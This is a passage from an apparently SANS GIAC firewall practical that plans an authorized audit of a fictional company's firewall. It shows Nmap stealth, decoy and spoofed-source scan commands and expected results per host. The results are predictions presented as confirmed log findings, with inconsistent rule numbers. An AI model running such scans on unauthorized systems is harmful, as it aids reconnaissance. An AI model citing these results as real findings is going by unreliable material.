7	* Any	SMTP_Svr	TCP smtp	accept	Log	Gateways	* Any
8	* Any	GIAC_WEB	TCP http TCP https	accept	Log	Gateways	* Any
9	* Any	WEB_STORE	TCP https	accept	Log	Gateways	* Any
10	Notes_DB_Int	Notes_DB_Prot	TCP lotus	accept	Log	Gateways	* Any
11	WEB_STORE	Oracle_DB	SQLNET sqlnet2	accept	Log	Gateways	* Any
12	GIAC_Proxy	* Any	DNS dns TCP ftp TCP http TCP https	accept	Log	Gateways	* Any
13	Oracle_Admins	Oracle_DB	SQLNET sqlnet2	accept	Log	Gateways	* Any
14	* Any	* Any	* Any	Drop	Log	Gateways	* Any

Step 6 – Disable Implied Rules

Disable the implied rule as shown below by clicking on Policy > Global Properties.



Step 7 – Verifying and Installing the Policy

The final step involves verifying and installing the policy. To verify the policy, click on Policy > Verify. Check the box “Security and Address Translation” and click OK. This will check the policy for any obvious errors and report if the Policy is OK.

Once the policy is verified, it is ready to be installed on the Gateway. To install the policy, click on Policy > Install. Then select the Firewall you wish to install the policy on. Since GIAC Enterprises has only one Firewall deployed, you will get only one choice. Select this firewall and click on OK.

This will install and activate the policy on the GIAC Firewall.

Note: Due to lack of access to a live Firewall system (necessary to simulate installation of the policy), I am unable to produce the screen dumps showing the Policy Verification and Installation Screens).

© SANS Institute 2003, Author retains full rights.

ASSIGNMENT – 3

VERIFY THE FIREWALL POLICY

This section discusses the plan to perform a Technical Audit of the Firewall Policy implemented on the GIAC Firewall. It discusses various aspects of the Technical Audit like Audit Approach, Audit Cost, Risks involved, Tools used etc.

It DOES NOT focus on Vulnerability Assessment of the Network and the Hosts on the Network since it is clearly defined that vulnerability assessment is not the objective of this assignment.

AUDIT PLAN

Having defined the architecture of the GIAC Enterprises IT Infrastructure, it is imperative that the same be tested to ensure that it fulfills the desired design goals. This is best achieved by an audit of the critical security components and their operational effectiveness. Therefore, GIAC Enterprises has decided to perform a security audit.

GIAC Enterprises already has a corporate security policy outlining the security guidelines to be followed by the users, physical security and access guidelines, acceptable use guidelines etc. The proposed security audit can very well cover these areas also. However, the management of GIAC Enterprises has decided to focus this audit on accessing the effectiveness of the Firewall Policy, since the other areas of security are enforced since a long time and not changed much since they were last audited.

AUDIT EFFORTS & EXPENSES

Based on the size and complexity of the GIAC Network Infrastructure, following estimates were made of the efforts required for the audit:

Pre-work and Planning	24 Hours
Audit Execution	4 Hours
Documenting the Results	12 Hours
Analyze the Results	8 Hours
Present to GIAC Management	2 Hours

This results in a total of 50 man-hours. Considering the skilled nature of the resources required for this activity, the rate per man-hour is estimated at 150\$ and accordingly, GIAC Enterprises has budgeted \$7,500 for this exercise.

RISKS AND CONSIDERATIONS

Due to the nature of this audit, it is likely that the results of the audit may not be reliable/complete if someone who has been a part of the team that designed, implemented or maintains this infrastructure performs the audit.

Therefore, it was decided that the audit responsibility be given to an external agency that is not connected in any way to the team that designed and implemented this architecture. It was ensured that the internal administrators as well as the Security Consultants that support the GIAC Infrastructure does not play any role in the security audit except that of providing inputs to the audit team as and when demanded.

Also, since the nature of audit is such that it may result in partial/total disruption of business service, it may result in direct loss of revenue to the business. Since the infrastructure is untested and the business model is new, it is difficult to estimate the business loss in terms of revenue.

However, since the intent of the exercise is for the benefit of the business and the need of the audit is unquestionable, the GIAC management has agreed to formally absolve the Audit Team and the Audit Agency of any responsibility/liability arising as a result of the business loss due to audit.

SCHEDULING THE AUDIT

Considering the nature of audit, it is likely that the audit may result in partial disturbance, disruption, or even complete unavailability of the business services during the period. To safeguard against this, the audit shall be performed at non-peak business hours to ensure that the business loss is minimized. A suitable time would be over the weekend or during mid-night hours.

AUDIT TOOLS

Nmap

Nmap is a free Port Scanning Tool that is widely used for testing the network security. It does three important things: It lets you check if a host is live or not, It lets you profile the host by identifying the Operating System of the host and finally it lets you list the ports that are listening on the target host. It will be used to scan the hosts on the network (including the firewall) to generate the traffic to/from various ports on hosts and compare the results with the firewall policy. This will help ensure that the firewall is only allowing the traffic to allowed ports.

Nmap is an easy-to-use tool with simple command line switches and options that specify the scan characteristics. The most common options used with Nmap are given below. This list can also be obtained by typing Nmap -h (-h provides the online help).

Commonly used Commands:

Nmap V. 3.10 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types (*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
 -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
 -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
 -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
 -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
 -F Only scans ports listed in nmap-services
 -v Verbose. Its use is recommended. Use twice for greater effect.
 -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
 -6 scans via IPv6 rather than IPv4
 -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
 -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
 -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
 -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
 --interactive Go into interactive mode (then press h for help)

Typical output of Nmap:

Shown below is a typical output of Nmap scan for the command
`nmap -P0 -sS -O -oN giacfw.txt 202.54.1.34`

Nmap (V. 3.10) scan initiated Sat Feb 8 21:00:10 2003 as `nmap -P0 -sS -O -oN giacfw.txt 202.54.1.34`

Interesting ports on giacfw (202.54.1.34)

(The 1599 ports scanned but not shown below are in state: filtered)

Port	State	Service
------	-------	---------

264/tcp	open	bgmp
---------	------	------

Too many fingerprints match this host for me to given an accurate OS guess

Nmap run completed at Sat Feb 08 21:20:21 2003 – 1 IP address (1 host up) scanned in 611 seconds

Output Explained: This output shows the open ports and the service running on that port. In this example, only port 264 is found open on this host. Also, the output shows the results of the OS fingerprinting exercise. In this example, the OS fingerprinting has failed since the host did not respond in a predictable manner for Nmap to identify the Operating System running on the host.

Tcpdump

Tcpdump is a packet-sniffing tool (available from www.tcpdump.org). It helps capture the packets flowing on the network and allows us to analyze them and determine if the firewall is indeed dropping the packet it is claiming to have dropped. This is a very important test since there have been instances where the firewall logs do not correctly reflect the handling of a packet.

AUDIT APPROACH

The audit will be performed by scanning the network using Nmap. The scan will target all hosts/devices on the Network. In addition, the scan will be performed from different network segments (Internal/External/Protected/Service/VPN) to ensure that the policies for traffic to/from that network segment are effectively enforced. However, the scan will not be performed from the Network in which the host is present, since this would not aid in our goal of testing the effectiveness of firewall policy (Scanning from the same network allows the server to be accessible without any filtering offered by the firewall).

The Nmap output along with firewall/syslog logs will be used to determine the results of the audit. Log output is equally important because it will help us confirm that a packet is indeed blocked by the firewall and not just dropped because the target host did not have that particular port open.

However, we will not rely completely on the logs and Nmap output to conclude that the packets are correctly handled by the firewall. We will be verifying this further by observing the network traffic generated on both sides of the firewall and confirm that traffic pattern is as expected.

For this, we will setup two machines running Tcpdump. One will be placed on the segment where the host being scanned is located and the other will be placed on the segment where the Nmap scanning host is located. Tcpdump will be configured to capture all packets on the network. This data will help us determine if the packet generated by Nmap is actually being dropped/blocked by the firewall.

AUDIT IN ACTION

Scanning the Router

The Router will be scanned from the Internet using Nmap. Since we have disabled all services on the router, we should not expect to see any open ports after this audit. The following command will be given to perform this scan:

```
Nmap -P0 -sS -O -oN giacroutertxt 202.54.1.33
```

This command performs TCP SYN Stealth port scan. -P0 switch tells Nmap to perform the scan without pinging the host. -O switch tells Nmap to perform OS guessing using TCP fingerprinting technique. The results are stored in giacroutertxt file. Since port range is not specified, this scan will scan the router for all ports between 1 to 1024 as well as any ports specified in the service file that accompanies the Nmap tool.

SCAN RESULTS

Since we have disabled all services on the router, the scan result will return a result that all ports between 1 to 1024 as well as ports specified in the service file are unreachable and thus confirm that there is no service running on these ports.

Scanning the Firewall

The firewall will be scanned using the following command(s):

```
Nmap -P0 -sS -O -oN giacfwEx.txt 202.54.1.34
```

```
Nmap -P0 -sS -O -oN giacfwIn.txt 172.16.18.1
```

```
Nmap -P0 -sS -O -oN giacfwSr.txt 172.16.25.1
```

```
Nmap -P0 -sS -O -oN giacfwPr.txt 172.16.26.1
```

Since the firewall has four interfaces, the scan will be performed on the firewall from four different networks on the four different interfaces to ensure that each interface is secured as expected.

SCAN RESULTS

The scan results will only display port 264 as open, which is an expected result since port 264 is required for communicating with SecuRemote Client. The firewall logs also confirm that the packets received by Firewall were indeed dropped except packets for Ident (Port 113), which were Rejected (as per the firewall rule 2)

Scanning the GIAC Web Server

Online web store server is in the Service Network and hence it will be scanned from External, Internal, Protected and VPN Network using the following commands

```
Command 1: Nmap -P0 -sS -O -oN giacwebe.txt 202.54.1.35
```

```
Command 2: Nmap -P0 -sS -O -oN giacwebi.txt 172.16.25.11
```

SCAN RESULTS FROM EXTERNAL NETWORK

Command 1: Will report port 80 and 443 open, which is expected since Rule 8 allows it. Firewall logs also confirm this by logging the packets accepted for port 80 & 443 (as per Rule 8) and dropping all other packets as per Rule 15. Tcpdump setup on the service network also did not report any packets headed for Web Server except those for port 80 and 443.

Command 2: will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

SCAN RESULTS FROM INTERNAL NETWORK

Command 1: Will report port 80 and 443 open, which is expected since Rule 8 allows it. Firewall logs also confirm this by logging the packets accepted for port 80 & 443 (as per Rule 8) and dropping all other packets as per Rule 15. Tcpdump setup on the service network also did not report any packets headed for Web Server except those for port 80 and 443.

Command 2: Will report port 80 and 443 open, which is expected since Rule 8 allows it. Firewall logs also confirm this by logging the packets accepted for port 80 & 443 (as per Rule 8) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Web Server except those for port 80 and 443.

SCAN RESULTS FROM PROTECTED NETWORK

Command 1: Will report port 80 and 443 open, which is expected since Rule 8 allows it. Firewall logs also confirm this by logging the packets accepted for port 80 & 443 (as per Rule 8) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Web Server except those for port 80 and 443.

Command 2: Will report port 80 and 443 open, which is expected since Rule 8 allows it. Firewall logs also confirm this by logging the packets accepted for port 80 & 443 (as per Rule 8) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Web Server except those for port 80 and 443.

SCAN RESULTS FROM VPN CLIENT

Command 1: Will report port 80 and 443 open, which is expected since Rule 8 allows it. Firewall logs also confirm this by logging the packets accepted for port 80 & 443 (as per Rule 8) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Web Server except those for port 80 and 443.

Command 2: Will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

Scanning the Online Web Store Server

Online web store server is in the Service Network and hence it will be scanned from External, Internal, Protected and VPN Network using the following commands:

Command 1: Nmap -P0 -sS -O -oN giacowse.txt 202.54.1.36

Command 2: Nmap -P0 -sS -O -oN giacowski.txt 172.16.25.12

SCAN RESULTS FROM EXTERNAL NETWORK

Command 1: Will report port 443 open, which is expected since Rule 9 allows it. Firewall logs also confirm this by logging the packets accepted for port 443 (as per Rule 9) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Online Web Store Server except those for port 443.

Command 2: will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

SCAN RESULTS FROM INTERNAL NETWORK

Command 1: Will report port 443 open, which is expected since Rule 9 allows it. Firewall logs also confirm this by logging the packets accepted for port 443 (as per Rule 9) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Online Web Store Server except those for port 443.

Command 2: Will report port 443 open, which is expected since Rule 9 allows it. Firewall logs also confirm this by logging the packets accepted for port 443 (as per Rule 9) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Online Web Store Server except those for port 443.

SCAN RESULTS FROM PROTECTED NETWORK

Command 1: Will report port 443 open, which is expected since Rule 9 allows it. Firewall logs also confirm this by logging the packets accepted for port 443 (as per Rule 9) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Online Web Store Server except those for port 443.

Command 2: Will report port 443 open, which is expected since Rule 9 allows it. Firewall logs also confirm this by logging the packets accepted for port 443 (as per Rule 9) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Online Web Store Server except those for port 443.

SCAN RESULTS FROM VPN CLIENT

Command 1: Will report port 443 open, which is expected since Rule 9 allows it. Firewall logs also confirm this by logging the packets accepted for port 443 (as per Rule 9) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Online Web Store Server except those for port 443.

Command 2: Will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

Scanning the Notes Mail Server

Notes Mail Server is in the Service Network and hence it will be scanned from External, Internal, Protected and VPN Network using the following commands:

```
Nmap -P0 -sS -O -oN giacnm.txt 172.16.25.13
```

SCAN RESULTS FROM EXTERNAL NETWORK

Running this command will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

SCAN RESULTS FROM INTERNAL NETWORK

Running this command will report port 1352 open, which is expected since Rule 5 allows it. Firewall logs also confirm this by logging the packets accepted for port 1352 (as per Rule 5) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Notes Mail Server except those for port 1352.

SCAN RESULTS FROM PROTECTED NETWORK

Running this command will not report any port to be open since the Firewall does not have any rule that allows outbound Notes traffic to originate from the Protected Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump also did not report any packets headed for Notes Mail Server even though the Tcpdump machine in protected network logged the packets generated by Nmap machine for Notes Mail Server.

SCAN RESULTS FROM VPN CLIENT

Running this command will report port 1352 open, which is expected since Rule 4 allows it. Firewall logs also confirm this by logging the packets accepted for port 1352 (as per Rule 4) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Notes Mail Server except those for port 1352.

Scanning the SMTP Mail Gateway Server

SMTP Mail Gateway Server is in the Service Network and hence it will be scanned from External, Internal, Protected and VPN Network using the following commands:

```
Command 1: Nmap -P0 -sS -O -oN giacsm te.txt 202.54.1.37
```

```
Command 2: Nmap -P0 -sS -O -oN giacsm ti.txt 172.16.25.14
```

SCAN RESULTS FROM EXTERNAL NETWORK

Command 1: Will report port 25 open, which is expected since Rule 7 allows it. Firewall logs also confirm this by logging the packets accepted for port 25 (as per Rule 7) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for SMTP Mail Gateway Server except those for port 25.

Command 2: will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted

at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

SCAN RESULTS FROM INTERNAL NETWORK

Command 1: Will report port 25 open, which is expected since Rule 7 allows it. Firewall logs also confirm this by logging the packets accepted for port 25 (as per Rule 7) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for SMTP Mail Gateway Server except those for port 25.

Command 2: Will report port 25 open, which is expected since Rule 7 allows it. Firewall logs also confirm this by logging the packets accepted for port 25 (as per Rule 7) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for SMTP Mail Gateway Server except those for port 25.

SCAN RESULTS FROM PROTECTED NETWORK

Command 1: Will report port 25 open, which is expected since Rule 7 allows it. Firewall logs also confirm this by logging the packets accepted for port 25 (as per Rule 7) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for SMTP Mail Gateway Server except those for port 25.

Command 2: Will report port 25 open, which is expected since Rule 7 allows it. Firewall logs also confirm this by logging the packets accepted for port 25 (as per Rule 7) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for SMTP Mail Gateway Server except those for port 25.

SCAN RESULTS FROM VPN CLIENT

Command 1: Will report port 25 open, which is expected since Rule 7 allows it. Firewall logs also confirm this by logging the packets accepted for port 25 (as per Rule 7) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for SMTP Mail Gateway Server except those for port 25.

Command 2: Will not report any port to be open since the router blocks any traffic originating to or from Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

Scanning the Syslog Server

Syslog Server is in the Service Network and hence it will be scanned from External, Internal, Protected and VPN Network using the following commands:

```
Nmap -P0 -sS -O -oN giacnm.txt 172.16.25.15
```

```
Nmap -P0 -sS -O -oN giacnm.txt 172.16.25.15 (source IP: 202.54.1.33)
```

SCAN RESULTS FROM EXTERNAL NETWORK

Command 1: Will not report any port open since the firewall blocks any traffic headed for syslog server unless it is originating from GIAC Router and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on service network also did not report any packets headed for Syslog Server.

Command 2: Will report Port 514 open, which is expected since Rule 14 allows it. Firewall logs do not show this traffic since we have disabled logging of Rule 14. However, Tcpdump machine on the service network confirmed packets on port 514 of Syslog server with source IP of GIAC Router.

SCAN RESULTS FROM INTERNAL NETWORK

Command 1: Will not report any port open since the firewall blocks any traffic headed for syslog server unless it is originating from GIAC Router and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on service network also did not report any packets headed for Syslog Server.

Command 2: Running this command will not report any port to be open since the packet will appear to be spoofed and hence dropped. This can be confirmed by checking the firewall logs. The Tcpdump machine on the service network will not log any packets even though the Tcpdump machine on the internal network captures the packet generated for the Syslog Server from the source IP of GIAC Router.

SCAN RESULTS FROM PROTECTED NETWORK

Command 1: Will not report any port open since the firewall blocks any traffic headed for syslog server unless it is originating from GIAC Router and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on service network also did not report any packets headed for Syslog Server.

Command 2: Running this command will not report any port to be open since the packet will appear to be spoofed and hence dropped. This can be confirmed by checking the firewall logs. The Tcpdump machine on the service network will not log any packets even though the Tcpdump machine on the protected network captures the packet generated for the Syslog Server from the source IP of GIAC Router.

SCAN RESULTS FROM VPN CLIENT

Command 1: Will not report any port open since the firewall blocks any traffic headed for syslog server unless it is originating from GIAC Router and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on service network also did not report any packets headed for Syslog Server.

Command 2: Running this command will not report any port to be open since the packet will appear to be spoofed and hence dropped. This can be confirmed by checking the firewall logs. The Tcpdump machine on the service network will not log any packets even though the Tcpdump machine on the external network captures the packet generated for the Syslog Server from the source IP of GIAC Router.

Scanning the Internet Proxy Server

Internet Proxy Server is in the Internal Network and hence it will be scanned from External, Service, Protected and VPN Network using the following command:

```
Nmap -P0 -sS -O -oN giacprox.txt 172.16.18.11
```

SCAN RESULTS FROM EXTERNAL NETWORK

Running this command will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been

intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the service network also did not capture any packets.

SCAN RESULTS FROM SERVICE NETWORK

Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the internal network also did not report any packets headed for Proxy Server even though the Tcpdump machine in service network logged the packets generated by Nmap machine for Proxy Server.

SCAN RESULTS FROM PROTECTED NETWORK

Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the internal network also did not report any packets headed for Proxy Server even though the Tcpdump machine in protected network logged the packets generated by Nmap machine for Proxy Server.

SCAN RESULTS FROM VPN CLIENT

Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the internal network also did not report any packets headed for Proxy Server even though the Tcpdump machine in external network logged the packets generated by Nmap machine for Proxy Server.

Scanning the Secondary Notes Database Server

Secondary Notes Database Server is in the Internal Network and hence it will be scanned from External, Service, Protected and VPN Network using the following command:

```
Nmap -P0 -sS -O -oN giacndbi.txt 172.16.18.13
```

SCAN RESULTS FROM EXTERNAL NETWORK

Running this command will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the internal network also did not capture any packets.

SCAN RESULTS FROM SERVICE NETWORK

Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the internal network also did not report any packets headed for Secondary Notes Server even though the Tcpdump machine in service network logged the packets generated by Nmap machine for the Secondary Notes Server.

SCAN RESULTS FROM PROTECTED NETWORK

Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the internal network also did not report any packets headed for Secondary Notes Server even though the Tcpdump machine in protected network logged the packets generated by Nmap machine for the Secondary Notes Server

SCAN RESULTS FROM VPN CLIENT

Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the internal network also did not report any packets headed for Secondary Notes Server even though the Tcpdump machine in external network logged the packets generated by Nmap machine for the Secondary Notes Server.

Scanning the Oracle Database Server

Oracle Database Server is in the Protected Network and hence it will be scanned from External, Service, Internal and VPN Network using the following commands:

Command 1: Nmap -P0 -sS -O -oN giacora1.txt 172.16.26.11

Command 2: Nmap -P0 -sS -O -oN giacora2.txt 172.16.26.11 (Source IP: 172.16.25.12)

SCAN RESULTS FROM EXTERNAL NETWORK

Command 1: Running this command will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the protected network also did not capture any packets

Command 2: Running this command will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the protected network also did not capture any packets.

SCAN RESULTS FROM INTERNAL NETWORK

Command 1: Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Protected Network from Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the protected network also did not report any packets headed for Oracle Database Server even though the Tcpdump machine in internal network logged the packets generated by Nmap machine for Oracle Database Server.

Command 2: Running this command will not report any port to be open since the packet will appear to be spoofed and hence dropped. This can be confirmed by checking the firewall logs. The Tcpdump machine on the protected network will not log any packets even though the Tcpdump machine on the internal network captures the packet generated for the Oracle Database Server from the source IP of 172.16.25.12.

SCAN RESULTS FROM SERVICE NETWORK

Command 1: Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Protected Network from Service Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the protected network also did not report any packets headed for Oracle Database Server even though the Tcpdump machine in service network logged the packets generated by Nmap machine for Oracle Database Server.

Command 2: Will report port 1521, 1525 and 1526 open, which is expected since Rule 11 allows it. Firewall logs also confirm this by logging the packets accepted for port 1521, 1525 and 1526 (as per Rule 11) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Oracle Database Server except those for port 1521, 1525 and 1526.

SCAN RESULTS FROM VPN CLIENT

Command 1: Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Protected Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the protected network also did not report any packets headed for Oracle Database Server even though the Tcpdump machine in external network logged the packets generated by Nmap machine for Oracle Database Server.

Command 2: Running this command will not report any port to be open since the packet will appear to be spoofed and hence dropped. This can be confirmed by checking the firewall logs. The Tcpdump machine on the protected network will not log any packets even though the Tcpdump machine on the external network captures the packet generated for the Oracle Database Server from the source IP of 172.16.25.12

Scanning the Primary Notes Database Server

Primary Notes Database Server is in the Protected Network and hence it will be scanned from External, Service, Internal and VPN Network using the following commands:

Command 1: `Nmap -P0 -sS -O -oN giacndb1.txt 172.16.26.12`

Command 2: `Nmap -P0 -sS -O -oN giacndb2.txt 172.16.26.12 (Source IP: 172.16.18.13)`

SCAN RESULTS FROM EXTERNAL NETWORK

Command 1: Running this command will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the protected network also did not capture any packets.

Command 2: Running this command will not report any port to be open since the router blocks any traffic originating from or to Invalid IP address ranges. The syslog logs confirm the same since the router is configured to log such packets. Firewall logs will not capture any data since these packets have been intercepted at router itself and hence not reached the firewall. Tcpdump machine placed in the protected network also did not capture any packets.

SCAN RESULTS FROM INTERNAL NETWORK

Command 1: Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Protected Network from Internal Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the protected network also did not report any packets headed for Primary Notes Database Server even though the Tcpdump machine in internal network logged the packets generated by Nmap machine for Primary Notes Database Server.

Command 2: Running this command will report port 1352 to be open, which is expected since Rule 10 allows it. Firewall logs also confirm this by logging the packets accepted for port 1352 (as per Rule 10) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Primary Notes Database Server except those for port 1352.

SCAN RESULTS FROM SERVICE NETWORK

Command 1: Running this command will not report any port to be open since the Firewall does not have any rule that allows Inbound Traffic to enter Protected Network from Service Network and hence blocks this connection as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the protected network also did not report any packets headed for Primary Notes Database Server even though the Tcpdump machine in service network logged the packets generated by Nmap machine for Primary Notes Database Server.

Command 2: Running this command will not report any port to be open since the packet appears to be spoofed and hence dropped. This can be confirmed by checking the firewall logs. The Tcpdump machine on the protected network will not log any packets even though the Tcpdump machine on the service network captures the packet generated for the Primary Notes Database Server from the source IP of 172.16.18.13.

SCAN RESULTS FROM VPN CLIENT

Command 1: Running this command will report port 1352 to be open, which is expected since Rule 4 allows it. Firewall logs also confirm this by logging the packets accepted for port 1352 (as per Rule 4) and dropping all other packets as per Rule 15. Tcpdump also did not report any packets headed for Primary Notes Database Server except those for port 1352.

Command 2: Running this command will not report any port to be open since the packet will appear to be spoofed and hence dropped. This can be confirmed by checking the firewall logs. The Tcpdump machine on the protected network will not log any packets even though the Tcpdump machine on the external network captures the packet generated for the Primary Notes Database Server from the source IP of 172.16.18.13.

Scanning for Outbound Traffic from Service Network

Hosts on the Service Network are permitted to open outbound connections from the GIAC Network. The following commands will be given from a host in Service Network (running Nmap), to confirm that outbound access is in line with the permitted access.

```
Nmap -P0 -sS -iR -oN giacsnet.txt
```

This command will scan hosts randomly by generating its own list of Hosts to scan. Since different hosts have different outgoing traffic permission, this command will need to be run 6 times - Once with a random IP on Service Network and once each with the IP address of the live host on the Service Network (GIAC Web Server, Online web store, Mail Gateway, Lotus Notes Mail server

and Syslog Server). This will ensure that we know the type of traffic allowed by the firewall for each host on the Service Network.

SCAN RESULTS FOR GIAC WEB SERVER

Running this command with the source host IP of GIAC Web Server will not return any ports open since GIAC Web Server is not allowed to open any outgoing connections and hence all connection will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the external network also did not report any packets received from GIAC Web Server even though the Tcpdump machine in service network logged the packets generated by Nmap machine with the IP of GIAC Web Server.

SCAN RESULTS FROM ONLINE WEB STORE

Running this command with the source host IP of Online Web Store Server will not return any ports open since Online Web Store Server is not allowed to open any outgoing connections (except to Oracle Database Server) and hence all connections will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets accepted for port 1521, 1525 and 1526 (as per Rule 11) and dropping all other packets as per Rule 15. Tcpdump machine on the protected network only reported packets received for port 1521, 1525 and 1526 on Oracle Database Server from Online Web Store Server while the Tcpdump machine in service network logged the packets generated for all ports/Ips by Nmap machine with the IP of Online Web Store Server.

SCAN RESULTS FOR NOTES MAIL SERVER

